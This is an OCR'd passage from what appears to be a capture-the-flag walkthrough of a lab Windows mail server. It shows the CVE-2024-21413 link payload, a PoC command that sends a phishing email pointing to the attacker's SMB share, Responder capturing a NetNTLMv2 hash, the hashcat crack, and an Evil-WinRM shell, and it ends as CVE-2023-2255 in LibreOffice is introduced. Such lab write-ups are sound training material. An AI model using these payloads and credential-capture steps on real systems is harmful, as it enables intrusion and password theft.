
It shows success. If I change the password, it fails:

```
oxdf@hacky$ swaks --auth-user 'administrator@mailing.htb' --auth LOGIN --
auth-password bad_password --quit-after AUTH --server mailing.htb
=== Trying mailing.htb:25...
=== Connected to mailing.htb.
<-  220 mailing.htb ESMTP
 -> EHLO hacky
<-  250-mailing.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN PLAIN
<-  250 HELP
 -> AUTH LOGIN
<-  334 VXNlcm5hbWU6
 -> YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
<-  334 UGFzc3dvcmQ6
 -> YmFkX3Bhc3N3b3Jk
<** 535 Authentication failed. Restarting authentication process.
*** No authentication type succeeded
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
```

CVE-2024-21413

Identify

Finding this CVE is a bit tricky. I guess from the installation PDF that they are likely using Windows Mail. Searching for Windows Mail CVEs does give some clues:



windows mail cve

About 6,820,000 results (0.28 seconds)

CVE Details
https://www.cvedetails.com › product_id-11399 › Micro...

Microsoft Windows Mail : Security vulnerabilities, CVEs

CVE-2018-8305. An information disclosure vulnerability exists in **Windows Mail** Client when a message is opened, aka "**Windows Mail** Client Information Disclosure ...

People also ask

What versions of Outlook are CVE-2024-21413?

What is CVE 2024 21410?

What is a Microsoft CVE?

What is CVE-2024-21413 Microsoft Office remote code execution vulnerability?

What is the most current version of Outlook?

What are the two versions of Outlook?

Feedback

CVEDetails
https://www.cvedetails.com › product › Microsoft-Mail-...

Microsoft Mail And Calendar : CVE security vulnerabilities ...

Microsoft Mail And Calendar **security** vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Microsoft Support

The CVE is there, but in articles about Outlook. That’s because Outlook is a much more common mail client. And, even the Nist page about this CVE says:

> Microsoft Outlook Remote Code Execution Vulnerability

Still, this vulnerability does impact both Outlook and Windows Mail.

Background

Outlook (and Windows Mail) has different security behaviors that it puts in place for different protocols of links that come in via email. One of the more restrictive is `file://` protocol. Researchers found that if the URL ends with “![anything]”, then that security is dropped, and the link will be processed without additional security. This means that an attacker can send one of these links, and when clicked (or sometimes opened in the preview pane), it will try to authenticate to the attacker’s SMB server, allowing the attacker to capture NetNTLMv2 hashes and potentially crack that user’s password.

POCs of this exploit will send an HTML body that looks like:

```
<html>
    <body>
        <img src="{base64_image_string}" alt="Image"><br />
        <h1><a href="file:///{link_url}!poc">CVE-2024-21413 PoC.</a></h1>
    </body>
    </html>
```

Just by having this link open in the preview window, Windows Mail will try to load `{link_url}` over SMB.

Exploit

There’s a solid POC exploit by xaitax on GitHub, which just generates the HTML email and sends it. I’ll clone this repo to my host:

```
oxdf@hacky$ git clone https://github.com/xaitax/CVE-2024-21413-Microsoft-
Outlook-Remote-Code-Execution-Vulnerability
Cloning into 'CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-
Vulnerability'...
remote: Enumerating objects: 28, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 28 (delta 7), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (28/28), 14.48 KiB | 2.90 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

I’ll run the script with the following options:

- `--server mailing.htb` - Target server.
- `--port 587` - If I try on port 25, the script complains: “❌ Failed to send email: STARTTLS extension not supported by server.” It’s expecting TLS. 587 is the example port used in the POC `README.md`.
- `--username administrator@mailing.htb` - Leaked username from `hMailServer.ini`.

- `--password homenetworkingadministrator` - Cracked leaked password hash from `hMailServer.ini`.
- `--sender 0xdf@mailing.htb` - Doesn’t matter.
- `--recipient maya@mailing.htb` - Start by targeting maya, but could try others as well.
- `--url "\\10.10.14.6\share\sploit"` - Must be an SMB share on my VM, though exact path doesn’t matter.
- `--subject "Check this out ASAP!"` - Doesn’t matter here, but want it to be something that’ll be opened.

Running it sends the mail:

```
oxdf@hacky$ python CVE-2024-21413.py --server mailing.htb --port 587 --username administrator@mailing.htb --password homenetworkingadministrator --sender 0xdf@mailing.htb --recipient maya@mailing.htb --url "\\10.10.14.6\share\sploit" --subject "Check this out ASAP!"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.
```

To capture the authentication attempt to my host, I’ll run Responder:

```
oxdf@hacky$ sudo /opt/Responder/Responder.py
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

Error: -I <if> mandatory option is missing
oxdf@hacky$ sudo /opt/Responder/Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.6]
    Responder IPv6             [dead:beef:2::1004]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-7FWRTN5MH0T]
    Responder Domain Name      [XPFT.LOCAL]
    Responder DCE-RPC Port     [48145]

[+] Listening for events...
```

On starting it, Responder just hangs, listening for incoming connections. I’ll double check that SMB is listening, and it is. After a couple minutes, there’s an authentication attempt:

```
[SMB] NTLMv2-SSP Client   : 10.10.11.14
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     :
maya::MAILING:cf2f50dc90776da8:623306538A25932E341BCF7CDB9F1BB0:010100000000
000000C736FCBB9FDA01E70EBC33ADBCFCA000000000020008005800500046005400010001E00
570049004E002D0037004600570052005400 4E0035004D004800300054000400340057004900
4E002D00370046005700520054004E0035004D004800300054002E0058005000460054002E00
4C004F00430041004C000300140058005000460054002E004C004F00430041004C0005001400
58005000460054002E004C004F00430041004C000700080000C736FCBB9FDA01060004000200
00000800300030000000000000000000000000200000C687034CB08D1FC8C01EA4F17BB2E84F
FF9AE43E6796EA8B28F30C4910B4D2050A001000000000000000000000000000000000000900
1E0063006900660073002F00310030002E00310030002E00310034002E003600000000000000
0000
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
```

Crack

The hash is a Net-NTLMv2 challenge/response, which `hashcat` can auto-detect and crack this hash very quickly:

```
$ hashcat maya.netntlmv2 /opt/SecLists/Passwords/Leaked-
Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
...[snip]...
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input
hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.
...[snip]...
MAYA::MAILING:cf2f50dc90776da8:623306538a25932e341bcf7cdb9f1bb0:010100000000
000000c736fcbb9fda01e70ebc33adbcfca00000000002000800580050004600540001001e00
570049004e002d00370046005700520054004e0035004d00480030005400040034005700490
04e002d0037
0046005700520054004e0035004d004800300054002e0058005000460054002e004c004f0043
0041004c000300140058005000460054002e004c004f00430041004c00050014005800500046
0054002e004c004f00430041004c000700080000c736fcbb9fda01060004000200000008003
0030000000
000000000000000000200000c687034cb08d1fc8c01ea4f17bb2e84fff9ae43e6796ea8b28f3
0c4910b4d2050a001000000000000000000000000000000000009001e006300690066007300
2f00310030002e00310030002e00310034002e003600000000000000000000:m4y4ngs4ri
...[snip]...
```

The password is “m4y4ngs4ri”.

WinRM

Enumerate

The creds work for both SMB and WinRM:

```
oxdf@hacky$ netexec smb mailing.htb -u maya -p m4y4ngs4ri
SMB         10.10.11.14     445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.10.11.14     445    MAILING          [+]
MAILING\maya:m4y4ngs4ri
oxdf@hacky$ netexec winrm mailing.htb -u maya -p m4y4ngs4ri
WINRM       10.10.11.14     5985   MAILING          [*] Windows 10 / Server
2019 Build 19041 (name:MAILING) (domain:MAILING)
WINRM       10.10.11.14     5985   MAILING          [+]
MAILING\maya:m4y4ngs4ri (Pwn3d!)
```

Shell

I'll use Evil-WinRM to get a shell:

```
oxdf@hacky$ evil-winrm -i mailing.htb -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\maya\Documents>
```

And grab the user flag:

```
*Evil-WinRM* PS C:\Users\maya\desktop> type user.txt
5f13f085************************
```

Shell as localadmin

Enumeration

Home Directories

There's not much else of interest in maya's home directory. There are some scripts for automating the phishing:

```
*Evil-WinRM* PS C:\Users\maya> ls documents


    Directory: C:\Users\maya\documents


```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/13/2024   4:49 PM                WindowsPowerShell
-a----         4/11/2024   1:24 AM            807 mail.py
-a----         3/14/2024   4:30 PM            557 mail.vbs
```

But they don’t contain anything to help advance from here.

localadmin is the administrative user here:

```
*Evil-WinRM* PS C:\users> ls


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/28/2024   8:50 PM                .NET v2.0
d-----         2/28/2024   8:50 PM                .NET v2.0 Classic
d-----         2/28/2024   8:50 PM                .NET v4.5
d-----         2/28/2024   8:50 PM                .NET v4.5 Classic
d-----         2/28/2024   8:50 PM                Classic .NET AppPool
d-----          3/9/2024   1:52 PM                DefaultAppPool
d-----          3/4/2024   8:32 PM                localadmin
d-----         2/28/2024   7:34 PM                maya
d-r---         3/10/2024   4:56 PM                Public
```

File System

There root of `C:\` has a couple interesting folders:

```
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2024   5:32 PM                Important Documents
d-----         2/28/2024   8:49 PM                inetpub
d-----         12/7/2019  10:14 AM                PerfLogs
d-----          3/9/2024   1:47 PM                PHP
d-r---         3/13/2024   4:49 PM                Program Files
d-r---         3/14/2024   3:24 PM                Program Files (x86)
d-r---          3/3/2024   4:19 PM                Users
```

```
d-----         4/29/2024   6:58 PM                Windows
d-----         4/12/2024   5:54 AM                wwwroot
```

`wwwroot` not in `inetpub` is a bit weird. maya can’t access `wwwroot`, and `inetpub` has the default IIS start pages:

```
*Evil-WinRM* PS C:\inetpub\wwwroot> ls


    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/28/2024   8:50 PM                aspnet_client
-a----         2/28/2024   8:49 PM            696 iisstart.htm
-a----         2/28/2024   8:49 PM          98757 iisstart.png
-a----          3/3/2024   4:19 PM           1983 index.aspx
-a----          3/3/2024   4:20 PM            108 web.config
```

`Important Documents` is an unusual folder. It’s empty. maya is able to write there:

```
*Evil-WinRM* PS C:\Important Documents> echo "this is a test" > text.txt
*Evil-WinRM* PS C:\Important Documents> ls


    Directory: C:\Important Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          5/6/2024   8:19 PM             34 text.txt
```

The directory is being cleaned up on a scheduled task, as a couple minutes later it’s gone.

SMB

Looking at SMB shares as maya, there’s one called `Important Documents`:

```
oxdf@hacky$ netexec smb mailing.htb -u maya -p m4y4ngs4ri --shares
SMB         10.10.11.14     445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.10.11.14     445    MAILING          [+]
MAILING\maya:m4y4ngs4ri
SMB         10.10.11.14     445    MAILING          [*] Enumerated shares
SMB         10.10.11.14     445    MAILING          Share
```

```
Permissions     Remark
SMB         10.10.11.14     445    MAILING          -----           --------
---     ------
SMB         10.10.11.14     445    MAILING          ADMIN$
Admin remota
SMB         10.10.11.14     445    MAILING          C$
Recurso predeterminado
SMB         10.10.11.14     445    MAILING          Important Documents READ
SMB         10.10.11.14     445    MAILING          IPC$            READ
IPC remota
```

It shows READ access (though this is a bug, it’s actually READ and WRITE). Connecting to it shows it’s the same folder as at the filesystem root:

```
oxdf@hacky$ smbclient '//10.10.11.14/important documents' --user maya --
password m4y4ngs4ri
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon May  6 14:33:02 2024
  ..                                  D        0  Mon May  6 14:33:02 2024
  text.txt                            A       34  Mon May  6 14:33:02 2024

                8067583 blocks of size 4096. 1012498 blocks available
```

Programs

There’s a bunch of programs installed in `C:\Program Files`:

```
*Evil-WinRM* PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/27/2024   5:30 PM                Common Files
d-----          3/3/2024   4:40 PM                dotnet
d-----          3/3/2024   4:32 PM                Git
d-----         4/29/2024   6:54 PM                Internet Explorer
d-----          3/4/2024   6:57 PM                LibreOffice
d-----          3/3/2024   4:06 PM                Microsoft Update Health
Tools
d-----         12/7/2019  10:14 AM                ModifiableWindowsApps
d-----         2/27/2024   4:58 PM                MSBuild
```

```
d-----         2/27/2024   5:30 PM                OpenSSL-Win64
d-----         3/13/2024   4:49 PM                PackageManagement
d-----         2/27/2024   4:58 PM                Reference Assemblies
d-----         3/13/2024   4:48 PM                RUXIM
d-----         2/27/2024   4:32 PM                VMware
d-----          3/3/2024   5:13 PM                Windows Defender
d-----         4/29/2024   6:54 PM                Windows Defender Advanced
Threat Protection
d-----          3/3/2024   5:13 PM                Windows Mail
d-----          3/3/2024   5:13 PM                Windows Media Player
d-----         4/29/2024   6:54 PM                Windows Multimedia
Platform
d-----         2/27/2024   4:26 PM                Windows NT
d-----          3/3/2024   5:13 PM                Windows Photo Viewer
d-----         4/29/2024   6:54 PM                Windows Portable Devices
d-----         12/7/2019  10:31 AM                Windows Security
d-----         3/13/2024   4:49 PM                WindowsPowerShell
```

`LibreOffice` jumps out as interesting and non-standard. The version is 7.4.0.1:

```
*Evil-WinRM* PS C:\Program Files\LibreOffice\program> type version.ini
[Version]
AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br brx bs ca ca-
valencia ckb cs cy da de dgo dsb dz el en-GB en-ZA eo es et eu fa fi fr fur
fy ga gd gl gu gug he hsb hi hr hu id is it ja ka kab kk km kmr-Latn kn ko
kok ks lb lo lt lv mai mk ml mn mni mr my nb ne nl nn nr nso oc om or pa-IN
pl pt pt-BR ro ru rw sa-IN sat sd sr-Latn si sid sk sl sq sr ss st sv sw-TZ
szl ta te tg th tn tr ts tt ug uk uz ve vec vi xh zh-CN zh-TW zu
buildid=43e5fcfbbadd18fccee5a6f42ddd533e40151bcf
ExtensionUpdateURL=https://updateexte.libreoffice.org/ExtensionUpdateService
/check.Update
MsiProductVersion=7.4.0.1
ProductCode={A3C6520A-E485-47EE-98CC-32D6BB0529E4}
ReferenceOOoMajorMinor=4.1
UpdateChannel=
UpdateID=LibreOffice_7_en-US_af_am_ar_as_ast_be_bg_bn_bn-
IN_bo_br_brx_bs_ca_ca-valencia_ckb_cs_cy_da_de_dgo_dsb_dz_el_en-GB_en-
ZA_eo_es_et_eu_fa_fi_fr_fur_fy_ga_gd_gl_gu_gug_he_hsb_hi_hr_hu_id_is_it_ja_k
a_kab_kk_km_kmr-
Latn_kn_ko_kok_ks_lb_lo_lt_lv_mai_mk_ml_mn_mni_mr_my_nb_ne_nl_nn_nr_nso_oc_o
m_or_pa-IN_pl_pt_pt-BR_ro_ru_rw_sa-IN_sat_sd_sr-
Latn_si_sid_sk_sl_sq_sr_ss_st_sv_sw-
TZ_szl_ta_te_tg_th_tn_tr_ts_tt_ug_uk_uz_ve_vec_vi_xh_zh-CN_zh-TW_zu
```

```
UpdateURL=https://update.libreoffice.org/check.php
UpgradeCode={4B17E523-5D91-4E69-BD96-7FD81CFA81BB}
UpdateUserAgent=<PRODUCT> (${buildid}; ${_OS}; ${_ARCH};
<OPTIONAL_OS_HW_DATA>)
Vendor=The Document Foundation
```

CVE-2023-2255

Identify


Searching for vulnerabilities that might apply to this version of LibreOffice leads to CVE-2023-2255:

> Improper access control in editor components of The Document Foundation LibreOffice allowed an attacker to craft a document that would cause external links to be loaded without prompt. In the affected versions of LibreOffice documents that used “floating frames” linked to external files, would load the contents of those frames without prompting the user for permission to do so. This was inconsistent with the treatment of other linked content in LibreOffice. This issue affects: The Document Foundation LibreOffice 7.4 versions prior to 7.4.7; 7.5 versions prior to 7.5.3.

This doesn’t read like RCE, but it is!

POC

